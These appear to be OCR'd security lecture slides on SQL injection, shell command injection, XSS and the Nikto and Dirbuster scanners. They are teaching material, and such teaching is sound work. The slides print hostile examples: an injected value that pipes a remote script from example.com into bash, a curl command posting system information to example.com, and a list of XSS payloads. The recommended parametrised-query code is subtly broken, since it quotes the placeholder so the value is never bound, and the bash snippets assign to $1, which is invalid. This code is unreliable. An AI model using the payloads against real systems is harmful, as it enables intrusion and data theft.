- Databases will have tables with metadata in
  - `information_schema.tables` - What are the names of the tables
  - `information_schema.columns` - What columns do tables have
- What is the schema of `information_schema`? Read the documentation!

https://www.postgresql.org/docs/9.1/infoschema-tables.html
https://www.postgresql.org/docs/9.1/infoschema-columns.html


Be mindful of different database vendors

- Different database vendors have slightly different SQL syntax they use
- Comments
  - --
  - #
- Database metadata
  - Different vendors may structure metadata differently

Mitigation – Prepared/Parametrised Statements


- Do not trust any user provided input – assume that it may be in an intentionally malicious format
- Use prepared statements to separate the SQL logic and the data inputs to the query
  1. Specify the query and locations in the query where data will be provided
  2. Provide data to the query
- Do not combine the two and use a query with data embedded in it
- Different databases / languages / libraries have different APIs

Mitigation – Prepared/Parametrised Statements



```python
import sqlite3
con = sqlite3.connect("example.db")
cur = con.cursor()
name = input("Please provide a name:")
result = cur.execute(f"SELECT * FROM users WHERE name='{name}'")
```

Do not provide parameters like this



```python
import sqlite3
con = sqlite3.connect("example.db")
cur = con.cursor()
name = input("Please provide a name:")
result = cur.execute("SELECT * FROM users WHERE name=':name'",
    { "name": name })
```

Instead provide parameters like this

Worse Mitigation – Escape Input

- Escape untrusted input to SQL queries
- Escape: Translate characters to a different string that will be interpreted as the original character, but not used as part of the query execution
  - `' -> \'`


```
SELECT * FROM users WHERE `name`='Bob\' or 1=1; --'
```

- Note: This only makes the untrusted input safe to provide to an SQL query
- It does not mean the data is safe in other contexts

OS Command Injection
Shell Injection


Executing Commands

- An application may need to execute an application on a shell
- E.g., A website that offers image/video transcoding services via an AWS Lambda might use ffmpeg




```bash
#!/bin/bash
$1="video"
ffmpeg -i $1.avi output.mp4
```

Remote Code Execution




```bash
#!/bin/bash
$1="video ; $(wget https://example.com/script.sh | bash) ; echo "
ffmpeg -i $1.avi output.mp4
```

- Use similar technique to SQL injection to inject a command into the shell
- Command separators:
  - &
  - &&
  - |
  - ||
  - ;
  - \n (newline)



```bash
#!/bin/bash
ffmpeg -i video ;
$(wget https://example.com/script.sh | bash) ;
echo .avi output.mp4
```

Exfiltrate System Information



```
#!/bin/bash
$1="video ; $(
    curl -X POST
         -H "Content-Type: application/json"
         -d {'uname': '$(uname -a)'} https://example.com/) ; echo "
ffmpeg -i $1.avi output.mp4
```

- Post information on the machine to a website
- Other approaches to doing this (ping, nslookup)

Mitigation

- Do not use user input on the shell

- You could attempt to escape user-provided input, but this has the same issues as escaping SQL input
- Alternative: only allow user input that cannot inject a command
  - E.g., numeric input


Cross Site Scripting (XSS)

Persistent XSS

- Similar to both previous attacks

1. Adversary provides malicious input to a website that stores it
2. The website then displays this content to other users

- Example of a persistent XSS:
  - Posting a tweet
  - Sending a message on Facebook
  - …



```
<script>alert("XSS");</script>
```

Attack Vectors


- `<script src="https://example.com/bad.js">`
- `<div onmouseover="alert('xss')"></div>`
- `<img src="http://this.does.not.exist/img"onerror=alert('xss') />`
- `<img src=j&#X41vascript:alert('xss')>`
- (encode string characters a=&\#X41)
- … and others, including CSS

```
body {
    background:url("javascript:alert('XSS')");
}
```

https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html

Persistent XSS Mitigation

- Consider all input provided by users to be untrusted
- Sanitise all untrusted input before using it
  - E.g., with https://www.php.net/manual/en/function.htmlentities.php
- Avoid JavaScript in URLs



Punctuation Symbols


Symbol	HTML-code	CSS Code	Unicode	Entity	Name
!	&#33;	\0021	U+0021	&excl;	Exclamation Mark
#	&#35;	\0023	U+0023	&num;	Number Sign
%	&#37;	\0025	U+0025	&percnt;	Percent Sign
&	&#38;	\0026	U+0026	&amp;	Ampersand
(	&#40;	\0028	U+0028	&lpar;	Left Parenthesis
)	&#41;	\0029	U+0029	&rpar;	Right Parenthesis
*	&#42;	\002A	U+002A	&ast;	Asterisk
,	&#44;	\002C	U+002C	&comma;	Comma
.	&#46;	\002E	U+002E	&period;	Full Stop
/	&#47;	\002F	U+002F	&sol;	Solidus
:	&#58;	\003A	U+003A	&colon;	Colon
;	&#59;	\003B	U+003B	&semi;	Semicolon

https://symbl.cc/en/html-entities/

OSWASP XSS Cheat Sheet


https://html.spec.whatwg.org/multipage/syntax.html#character-references
https://html.spec.whatwg.org/multipage/named-characters.html#named-character-references

Reflected XSS



https://www.facebook.com/login/?privacy_mutation_token=%3Cscript%20type=%22text/javascript%22%3Ealert(%27xss%27);%

- Different to Persistent XSS
- Persistent XSS: Adversary provides malicious code to server, which presents it to other users
- Reflected XSS: User clicks a malicious link with attack encoded into it, which injects the attack into the visited website



Extension: (NoScript) - NoScript XSS Warning — Mozilla Firefox

NoScript XSS Warning

NoScript detected a potential Cross-Site Scripting attack
from [...] to https://www.facebook.com.
Suspicious data:
(URL) https://www.facebook.com/login/?privacy_mutation_token=<script type="text/javascript">alert('xss'); </script>

● Block this request
○ Always block document requests from [...] to https://www.facebook.com
○ Allow this request
○ Always allow document requests from [...] to https://www.facebook.com

http://example.com?q=<script%20type="text/javascript">alert('xss');</script>

DOM based XSS

- DOM based XSS: Adversary injects attack into running application

```
document.write("... <script>alert('xss')</script> ...");
```

Tools


Tools - Nikto

- Nikto
- https://cirt.net/Nikto2
- Scans for vulnerabilities or bad configuration in webservers

```
Options:
-Display+ Turn on/off display outputs:
1      Show redirects
2      Show cookies received
4      Show URLs which require authentication
D      Debug output
E      Display all HTTP errors
-dbcheck Check database and other key files for syntax errors
-evasion+ Encoding technique:
1      Random URI encoding (non-UTF8)
2      Directory self-reference (/./)
4      Prepend long random string
5      Fake parameter
8      Use Windows directory separator (\)
A      Use a carriage return (0x0d) as a request spacer
```

Tools - Dirbuster

- Dirbuster
- https://sourceforge.net/projects/dirbuster
- Used to enumerate webservers
- Brute force attempt to find files being served that may not be linked by webpage



Target URL (eg http://example.com:80/)

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 10 Threads □ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: ● Standard start point ○ URL Fuzz

☑ Brute Force Dirs ☑ Be Recursive Dir to start with /

☑ Brute Force Files □ Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp

Please complete the test details

https://www.kali.org/tools/dirbuster/

Conclusions

- Important to be careful how web (and internet) application are built
- Easy to use untrusted input in situations where a vulnerability can occur
- Make sure you:
    1. Sanitise any user input before using it (e.g., processing / presenting)
    2. Separate software logic from data
    3. Test the software with unexpected input

Thank you for attending, any questions?